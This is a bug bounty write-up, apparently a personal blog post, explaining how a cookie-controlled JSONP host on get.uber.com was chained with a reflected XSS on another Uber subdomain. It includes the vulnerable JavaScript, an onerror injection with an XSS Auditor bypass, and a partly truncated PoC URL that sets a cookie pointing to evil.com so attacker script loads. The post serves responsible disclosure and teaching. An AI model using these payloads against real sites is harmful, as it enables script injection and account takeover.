[BBP系列二] Uber XSS via Cookie

2017-08-30 | 3 Comments | 8192


This write up is about part of my latest XSS report to Uber@hackerone. Sorry for my poor English first of all, I will try my best to explain this XSS problem throughly.

JSONP Request

Several months ago, when enjoying my Spring Festival Holiday at home, I decided to do something interesting, so I started hunting for a bug. I like searching in the chrome dev tools. This time my lucky word was `jsonp`, and my

target domain was `https://get.uber.com`. Let's look at what I had found at that time.

```
idrCall: function() {
    var a, b;
    return this.idrCallPending ? void 0 : (this.log("making idr call"),
    a = this.rfiServer ? this.rfiServer : "a.rfihub.com",
    b = this.getProtocol() + "//" + a + "/idr.js",
    this.jsonpGet(b, {}, this.idrCallback, "cmZpSWRJbkNhY2hl"),
    this.idrCallPending = !0)
},
```



Nothing suspicious? Not! When came cross these lines of code, I was thinking about whether the value of `this.rfiServer` could be controlled by me. If yes, we can force the browser to load arbitrary javascript file. To understand this, you should know the essence of JSONP. The next step was searching everything about `rfiServer`.

```
    function a() {
        var a, b;
        "function" != typeof window._rfi && (window._rfi = function() {
            return window._rfi.commands = window._rfi.commands || [],
            window._rfi.commands.push(arguments)
        }
        ),
        window._rfi.commands = window._rfi.commands || [],
        this.debugMode = null != this.readCookie("_rfiDebug"),
        this.trackUrl = null === this.readCookie("_rfiNoUrlTracking"),
        a = this.readCookie("_rfiServer"),
        null != a && this.setRfiServer(a),
        this.timeout = 2e4,
        b = this.readCookie("_rfiTimeout"),
        null != b && this.setTimeout(b),
        this.rocket_fuel_account_id = null,
        this.rfiDebugInfo = {},
        this.installHookOnCommandsArray(),
        this.processPendingCommands(),
        this.log("Current version is " + this.version())
    }
```

After reading through these lines of code:

```
1   a = this.readCookie("_rfiServer"),
2   null != a && this.setRfiServer(a),
```

We could get the information that the initial value of `this.rfiServer` was set by using value of cookie `_rfiServer` if exists. Now the problem became how we can set cookie of Uber sites? But how? Here was the options in my mind at that time:


- HTTP Header CRLF Injection at any subdomain of uber.com
- XSS at any subdomain of uber.com

What? We need to find a bug to trigger another bug. And why any subdomain of uber.com?

The Feature of Cookie


Any subdomain of uber.com can set cookie with domain `.uber.com` to be used across subdomains. For instance, we can set cookie in `xxx.uber.com` using following code, then `get.uber.com` will use the cookie value.

```
1   document.cookie = '_rfiServer=evil.com;domain=.uber.com;expires=Sat, 27 Jan 2018 01:
```



XSS of .uber.com which is Out of Scope

I did really find out one reflected XSS in one of Uber's subdomain using search engine. Let's call the domain `<redacted>.uber.com` for demo.



1. `"` is reflected and not encoded. We can inject any attribution into `input` tag.
2. `type="text"` is after the injection point. So we can inject `type="image" src="1" onerror="alert(1)"`. Note that when there is two types, the second one will be ignored.
3. `>` is removed!!! This can be used to bypass Chrome XSS Auditor. How? `o>nerror`.

Summary

1. Use reflected XSS of `<redacted>.uber.com` to set the value of `_rfiServer` cookie to `evil.com`
2. Visit `get.uber.com`, JSONP request to `https://evil.com/idr.js`, XSS of `get.uber.com` is done.
3. The final PoC


```
1   https://<redacted>.uber.com/<redacted>?
```

```
email=aaa"%20type%3d"image"%20src%3d1%20o>nerror%3d"eval(decodeURIComponent(loc
#document.cookie='_rfiServer=evil.com;domain=.uber.com;expires=Sat, 27 Jan 2999
```

4. Thanks for Uber. Reward: 5k

#安全 #XSS #BBP

分享插件AddThis导致的DOM XSS



Too good chaining vulnerabilities !

Reply • Share ›

Ricardo • 9 months ago

Hi.
Congratulations on your findings! It was a really nice post to read indeed.
Therefore I may have a question: how did you find out the Reflected XSS using the search engine? Can you elaborate a little bit?
Thank you

Reply • Share ›

zhchbin Mod ➚ Ricardo • 9 months ago

Thanks! I used google/bing etc with keyword: site:<redacted>.uber.com to find something. The reflected XSS link is one of the search result. After manual test, it was digged out.

Reply • Share ›

ALSO ON **ZHCHBIN**

到底你想要什么 // zhchbin

1 comment • 3 years ago

Senlie Zheng — 牛逼的滨神

What is Pay Me to Learn

1 comment • 3 years ago

Senlie Zheng — 强！

2015的无聊总结

1 comment • a year ago

RayJune — 赞1000刀

RecordOfMyGSoC2013

3 comments • 5 years ago

zhchbin — 是开学了的啊。我们课程比较少，所以可以有充分的时间完成，没什么问题的。